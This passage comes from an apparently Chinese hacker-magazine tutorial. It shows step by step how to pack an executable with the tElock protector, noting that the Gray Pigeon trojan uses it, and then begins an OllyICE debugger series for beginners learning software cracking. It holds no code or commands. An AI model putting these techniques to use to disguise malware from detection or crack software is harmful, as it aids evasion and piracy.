


图14

第三节：壳中的老牌劲旅tElock

作为老一代的加密壳tElock已经慢慢的淡出江湖了，可是为什么要在这里提到它呢？因为尽管tElock年事已高，但是余威尤存。小菜们若不相信，看看大名鼎鼎的灰鸽子就是使用tElock保护的。

运行tElock的时候，会先出现一个欢迎窗口（图15），然后才可以进入主界面，比起ACprotect和ASProtect繁多的设置选项，tElock显得十分简洁，没有一点多余的内容（图16）。




图15




图16

的确tElock的使用也非常的简单，单击“File”按钮选择“Open”选项就可以在弹出的对话框中选定要加壳的程序（图17），选定之后，可以进入“Settings”菜单中看看tElock的高级设置（图18）。同样，小菜们保持默认的选项就可以了。其实，在tElock中只要选择好了要加壳的程序就可以直接开始加壳了，单击“Lock File”（图19）按钮tElock就开始为程序加壳了。加壳完成时tElock会给出相应的提示（图20）。




图17




图18




图19




图20

我们使用PEID检测一下加壳后的程序，显示程序被加了tElock壳（图21）。




图21

以上就是三款最具代表性的加密壳，通过对它们使用方法的学习，小菜们可以初步掌握加密壳的使用方法了。其实，大家也发现了在使用方法上加密壳与压缩壳并没有很大的区别。使用的顺序可以总结为：1.选取目标程序；2.设置加密/压缩选项；3.加壳。记住这个使用顺序，以后不论遇到什么样的加壳软件都可以从容应对。（文章中涉及到的工具ASProtect、ACprotect、tElock、PEID已经收录于光盘中）

OllyICE 循序渐进系列教程之——初窥门径

追风少年@H4CK.CN

软件的加密解密技术一直广受关注，相信大家通过对杂志神秘园栏目的学习已经对软件破解技术有了一定的了解。对于破解初学者来说，破解工具的使用方法和技巧是迈向“大虾”的基础。“工欲善其事，必先利其器”。在各种反汇编破解软件工具中最基础也是最不可缺少的莫过于调试器了，而OllyICE则是众多调试器中的神兵利器。

OllyICE是在OLLYDBG汉化第二版基础上修改而来的，修改了前面版本中的一些错误并增加了二进制复制、粘贴等功能。首先是安装OllyICE，在光盘中找到OllyICE压缩包，将其解压到要安装的目录即可。在安装目录找到主程序OllyICE.exe。运行后就可以看到OllyICE的主界面了，如图1。

